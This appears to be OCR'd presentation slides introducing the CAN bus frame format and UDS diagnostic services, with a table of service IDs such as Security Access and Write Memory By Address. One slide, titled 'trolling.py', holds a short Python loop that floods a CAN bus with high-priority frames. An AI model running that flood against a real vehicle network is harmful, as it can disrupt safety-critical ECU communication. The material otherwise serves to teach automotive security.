
| Bus - Idle | SOF | Identifier | RTR | IDE | r | DLC | Data Field | Checksum | DEL | ACK | DEL | EOF | ITM |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
|  | 1 | 11 Bits | 1 | 1 | 1 | 4 Bits | 0-8 Byte | 15 Bits | 1 | 1 | 1 | 7 Bits | 3 |
|  |  | Arbitration-Field |  | Control-Field |  |  | Data-Field | Check-Field |  | ACK-Field |  |  |  |

# Controller Area Network (CAN)

--> 1983 @ Bosch




# [~] python3 trolling.py



```
#!/bin/env python3

# pip install python-can
import can

bus = can.Bus()
while True:
  msg = can.Message(3, data=[0 for _ in range(8)])
  bus.send(msg)
```

```
[~] pip install socketcan-uds
```

UDS request message structure (UDS on CAN)



CAN ID

Protocol Control Info (PCI)


Service Identifier (SID)

Sub Function Byte

Request Data Parameters

Padding


*optional*




| Functional Unit | SID | Available in Default Session | Available for RoE | Has Sub-Function | Service Name | Mnemonic |
|---|---|---|---|---|---|---|
| Diagnostic and Communication Management | $10 | ✓ | | ✓ | Diagnostic Session Control | DSC |
| | $11 | ✓ | | ✓ | ECU Reset | ER |
| | $27 | | | ✓ | Security Access | SA |
| | $28 | | | ✓ | Communication Control | CC |
| | $3E | ✓ | | ✓ | Tester Present | TP |
| | $83 | | | ✓ | Access Timing Parameter | ATP |
| | $84 | | | | Secured Data Transmission | SDT |
| | $85 | | | ✓ | Control DTC Setting | CDTCS |
| | $86 | ✓ | | ✓ | Response On Event | ROE |
| | $87 | | | ✓ | Link Control | LC |
| Data Transmission | $22 | ✓ | ✓ | | Read Data By Identifier | RDBI |
| | $23 | ✓ | | | Read Memory By Address | RMBA |
| | $24 | ✓ | | | Read Scaling Data By Identifier | RSDBI |
| | $2A | | | | Read Data By Periodic Identifier | RDBPI |
| | $2C | ✓ | | ✓ | Dynamically Define Data Identifier | DDDI |
| | $2E | ✓ | | | Write Data By Identifier | WDBI |
| | $3D | ✓ | | | Write Memory By Address | WMBA |
